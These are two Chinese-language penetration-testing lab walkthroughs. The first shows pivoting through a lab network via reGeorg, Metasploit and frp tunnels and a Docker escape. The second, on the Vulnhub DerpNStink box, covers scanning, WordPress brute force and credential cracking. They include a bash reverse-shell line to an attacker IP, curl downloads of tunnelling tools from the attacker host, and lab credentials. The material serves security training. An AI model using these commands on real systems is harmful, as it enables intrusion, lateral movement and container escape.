certificate通常有两种解决方法在旧版本的mysql中 使用 --skip-ssl,如果是比较高的版本就是--ssl-mode=DISABLEDproxychains mysql -uWordPress -pWordPressISBest -h 172.18.0.2 --skip-ssl proxychains mysql -uWordPress -pWordPressISBest -h 172.18.0.2 --ssl-mode=DISABLED但是mysql用户表里面只有一个用户,并且这个密码我们已经知道了切换思路,利用那个web界面的ip,.3proxychains nmap -sT -sV 172.18.0.3 -p8022 -T4 -Pn可以看到是一个node项目,重新启动一个代理服务器,用kali的地址python2 reGeorgSocksProxy.py -u http://10.10.10.129:8000/tunnel.php -l 10.10.10.128修改代理配置vi /etc/proxychains4.conf打开浏览器,利用这个代理插件,添加一个代理访问http://172.18.0.3:8022/开始反弹shell/bin/bash -i >& /dev/tcp/10.10.10.128/1234 0>&1然后就要开始Docker逃逸了,当前Docker容器客户端,通过Docker.sock文件可以直接访问到对应的容器内部对应的学习文章:https://www.secpulse.com/archives/55928.html要进行Docker逃逸,但是没有Docker命令。。。。。。我们需要安装一个通过uname -a可以看到系统信息为ubuntu系统,再查看版本信息,为14.04cat /proc/version普通的安装不太行,我们需要换源deb http://mirrors.aliyun.com/ubuntu/ trusty main restricted universe multiverse deb http://mirrors.aliyun.com/ubuntu/ trusty-security main restricted universe multiverse deb http://mirrors.aliyun.com/ubuntu/ trusty-updates main restricted universe multiverse deb http://mirrors.aliyun.com/ubuntu/ trusty-proposed main restricted universe multiverse deb http://mirrors.aliyun.com/ubuntu/ trusty-backports main restricted universe multiverse deb-src http://mirrors.aliyun.com/ubuntu/ trusty main restricted universe multiverse deb-src http://mirrors.aliyun.com/ubuntu/ trusty-security main restricted universe multiverse deb-src http://mirrors.aliyun.com/ubuntu/ trusty-updates main restricted universe multiverse deb-src http://mirrors.aliyun.com/ubuntu/ trusty-proposed main restricted universe multiverse deb-src http://mirrors.aliyun.com/ubuntu/ trusty-backports main restricted universe multiverse利用echo命令将上面的源重定向/etc/apt/souRCEs.listecho '源' > /etc/apt/souRCEs.list apt-get update apt-get install Docker.io然后执行如下命令,会报一个错误,cannot enable tty mode on non tty input,不能在非tty输入上启用tty模式,也就是这个终端不是交互式终端,需要创建一个交互式终端,也可以直接返回到网页上进行操作Docker run --rm -it -v /:/tmp/1/ WordPress /bin/bash我们返回网页,一切正常Docker run --rm -it -v /:/tmp/1/ wordpress /bin/bash cd /tmp/1 cat flag_3Docker学习与remote API未授权访问分析和利用:https://www.secpulse.com/archives/55928.html代理二:MSF利用MSF的监听,并对ip和端口进行修改use exploit/multi/handler set lhost 10.10.10.128 set lport 1234 run -j # 将这个监听程序放到后台执行,上线了就会生成会话新建一个终端,查看是否在监听中netstat -tulnp访问修改的木马文件http://10.10.10.129:8000/2017/08/19/hello-world1111111111111111/进入到已经上线的会话1sessions -i # 显示所有已经上线的会话 sessions 1 # 进入第一个会话但是这个会话并不是稳定的shell(不是交互式终端),我们可以利用MSF创建交互式终端use post/multi/manage/shell_to_meterpreter set session 2 run查看网卡信息ipconfig 或者 ifconfig # MSF命令不是系统命令查看路由信息 route添加路由表run autoroute -s 172.18.0.0/24查看路由表情况run autoroute -p退出当前会话 bg 即 background 不会导致shell断开,开始配置路由use post/multi/manage/autoroute set SUBNET 172.18.0.0 # 你刚刚看到的路由情况填到这里 set session 3 run进行内网探测(ip存活数量)use auxiliary/scanner/portscan/tcp set session 3 set rhosts 172.18.0.0/24 run开启socks4a proxy代理:use auxiliary/server/socks_proxy set SRVPORT 1090 set session 2 runshi用netstat -tulnp查看断开占用情况netstat -tulnp设置好代理后就需要修改代理文件(这里修改的是kali的nat网卡的ip,而不是127.0.0.1为的就是方便Windows机器连接这个代理,从而能使用浏览器访问靶机内网)vi /etc/proxychains4.conf socks5 10.10.10.128 1090成功进入内网代理三:frpfrp利用工具wget https://github.com/fatedier/frp/releases/download/v0.22.0/frp_0.22.0_linux_amd64.tar.gzfrpc.ini[common] server_addr = 192.168.27.195 server_port = 7000 [http_proxy] type = tcp remote_port = 7777 plugin = socks5frps.ini[common] bind_port = 7000 bind_addr = 0.0.0.0随后准备上传到靶机上# kali python -m http.server 443 # 靶机 cd /tmp curl -O 10.10.10.128:443/frpc curl -O 10.10.10.128:443/frpc.ini chmod +x frpc # kali ./frps -c frps.ini # 靶机 ./frpc -c frpc.ini注:如果靶机出现如下问题那么就需要在frps.ini中添加如下内容,此时就能代理成功了,原因: frp 客户端和服务器的系统时间相差过大,导致身份验证超时。authentication_timeout = 0修改代理工具proxychains4vi /etc/proxychains4.conf成功进入内网如果需要浏览器访问的话,前面已经演示过了,这里再演示一遍,打开代理插件,选择连接即可,输入kali的代理地址和端口学习于:https://www.freebuf.com/vuls/347867.html,文章写的很好,可以参考参考,这里还有CS上线的方法,默认CS只能上线windows,但是这里用了插件,能上线linux。往期推荐【OSCP】超长攻击链,TommyBoy1dot0——过年快乐!一分钟搭建本地大模型DeepSeek!永久免费!无需联网!一条命令即可搭建!【OSCP】IMF缓冲区提权靶机渗透【OSCP】稀有靶机-Readme【RCE剖析】从0-1讲解RCE漏洞绕过,Windows与Linux/RCE漏洞绕过方式总结SQL注入绕过某狗的waf防火墙,这一篇就够了,6k文案超详细从零开始学SQL注入(sql十大注入类型):技术解析与实战演练【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【OSCP】tar、zip命令提权—zico2
-
Vulnhub-DERPNSTINK 1 根据作者提示,就是让我们收集一些网页上泄露的信息,获取系统的最高权限利用arp-scan对网络中的主机进行发现masscan端口扫描工具,对端口快速扫描分别有80,21,22端口开启了使用nmap对masscan扫描出来的端口进行指纹识别查看这个网页的源代码,找到第一个flag看样子靶场应该和网页源代码有关,只有这两个图片和DeRPnStiNK利用这两个名字进行登录测试,皆没有权限查看目录扫描出来的phpmyadmin但是我们访问的时候呢,自动跳转到了这个域名derpnstink.local,说明还是要添加hosts的发现关键字,wp-content,这不就是wordpress嘛使用这个wpscan wordpress渗透工具扫描的时候,发现自动重定向到了这个域名使用kali添加hosts利用wpscan发现可能存在的用户,以及进行密码爆破wpscan --url "http://derpnstink.local/weblog/" -e u -P /data/SecLists_Dict/Passwords/darkweb2017-top10000.txt这个不行嘞貌似能够用文件上传获取shell但是我们访问这个链接的时候呢没有任何东西的报的404,检索插件利用34681这个py文件的时候报了很多错,只能用msf了python3 -c 'import pty;pty.spawn("/bin/bash")'https://hashes.com/zh/decrypt/hash账号密码为:unclestinky/wedgie57登录后得到flag2密码碰撞,猜测密码为 home下面的用户密码,stinky 用户登录成功切换到这个用户的目录下面,发现一个ssh的密匙文件(没有什么卵用)切换到当前用户的桌面下发现flag3mrderp / derpderpderpderpderpderpderp提权方法如下